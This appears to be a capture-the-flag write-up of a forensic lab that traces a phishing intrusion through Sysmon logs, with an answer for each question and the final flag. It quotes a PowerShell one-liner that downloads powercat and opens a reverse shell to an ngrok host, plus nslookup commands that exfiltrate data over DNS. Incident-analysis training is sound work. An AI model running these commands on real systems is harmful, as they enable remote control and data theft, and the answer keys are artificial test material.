


1. What was the name of the ZIP attachment that Michael downloaded?


We should adjust the time range according to the task description and check **Sysmon Event ID 11 (File Creation)**



Answer: Invoice_AT_2023-227.zip

2. What was the contained file that Michael extracted from the attachment?

We can treat the downloaded archive as a folder and check its contents



Answer: Payment_Invoice.pdf.lnk.lnk

3. What was the name of the command-line process that spawned from the extracted file attachment?

We need to follow the file from its first appearance and then track the subsequent actions

The screenshot shows a security log analysis interface. The top section displays a search query: `event.code 1 AND Payment_Invoice.pdf.lnk.lnk`. Below the search bar, a timeline view shows a single event on September 15, 2023, at 18:41:11.116. The event details are as follows:

Field	Value
_id	yOQImooBV2oTi6v_qXCr
_ignored	message.keyword
_index	winlogbeat
_score	-
@timestamp	Sep 15, 2023 @ 18:41:11.116
agent.ephemeral_id	283d048a-7308-46e6-935c-64cecb1d0937
agent.id	b4729f70-cdbf-4243-88fe-08677e961f42

The bottom section shows a list of documents. The first document is highlighted, showing the following details:

@timestamp	file.name	process.command_line	process.parent.command_line
Sep 15, 2023 @ 18:41:11.116	Payment_Invoice.pdf.lnk.lnk	-	-

Answer: powershell.exe

4. What URL did the attacker use to download a tool to establish a reverse shell connection?

5. What port did the workstation connect to the attacker on?

Continue exploring the log from Task 3


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell"
```

Q4 Answer: <https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1>

Q5 Answer: 19282

6. What was the first native Windows binary the attacker ran for system enumeration after obtaining remote access?

To solve this question, we need to create a timeline starting from the moment the backdoor was installed



Answer: *systeminfo.exe*

7. What is the URL of the script that the attacker downloads to enumerate the domain?

After trying in vain to find the required URL in **Event ID 1** and **Event ID 2**, I decided to build a query using the process of elimination:




Answer:

<https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1>

8. What was the name of the file share that the attacker mapped to Michael's workstation?


So, we should check **Event ID 1** for `net.exe`, as it is commonly used to perform various operations related to Windows accounts, groups, network resources, and Active Directory. It is not the only tool used for these operations, but it is one of the most common.



Answer: *SSF-FinancialRecords*

9. What directory did the attacker copy the contents of the file share to?

I was researching further into the Event ID 1 timeline after accessing the share from Task 8




Answer: *C:\Users\michael.ascot\downloads\exfiltration*

10. What was the name of the Excel file the attacker extracted from the file share?

11. What was the name of the archive file that the attacker created to prepare for exfiltration?

We know from task 9 that the files were copied, which means they should definitely be in Event ID 11, just like the created zip archive.




Q10 Answer: *ClientPortfolioSummary.xlsx* Q11 Answer: *exfilt8me.zip*

12. What is the MITRE ID of the technique that the attacker used to exfiltrate the data?

13. What was the domain of the attacker's server that retrieved the exfiltrated data?

In order to answer these 2 questions we need to chronologically analyze Event ID 1.



Q12 Answer: T1048 Q13 Answer: haz4rdw4re.io

What is the flag you receive after reconstructing the file?

```
"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlFvU3cDIgAAAI. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqTSryCmu40Vypsrk. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AFBLAwQUAAACAC9oC5XHh1O5R8AAA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AdAAAAHQAAAEIudmVzdG9yUHJlc2Vu. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" dGF0aw9uMjAyMy5wcHR488wrSy0uyS. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1sioKkKA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AFBLAQIUABQAAAAIANigLlFvU3cDIg. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AAAT8AAAAbAAAAAAAAAAAAAAAAAAAA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AABDbGllbnRqb3J0Zm9saW9TdWltYX. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" J5Lnhsc3hQSwECFAUAAAAACAC9oC5X. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" Hh1O5R8AAAAdAAAAHQAAAAAAAAAAAA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" AAAABbAAASW52ZXN0b3J0cmVzZW50. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" YXRpb24yMDIzLnBwdHhQSwUGAAAAAA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" IAAgCUAAAAAtQAAAAA. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" VEHNeZEO0TczMjFmNGY2ZjA1OWE1Mm. haz4rdw4re.io
"C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlFQ==. haz4rdw4re.io
```

Output   

```
PK\wSw\...ClientPortfolioSummary.xlsxs!É!+ É/*IE!É!·ifM,*0«É)@àà!»$·PK\wSw\...InvestorPresentation2023.pptx0i+K-·É/
(J-Ni+I,Éif32020+((@·PK\wSw\...ClientPortfolioSummary.xlsxPK\wSw\...InvestorPresentation2023.pptxPK\wSw\...THM{1497321f4f6f059a52dfb124fb16566e}
```

Answer: $THM\{1497321f4f6f059a52dfb124fb16566e\}$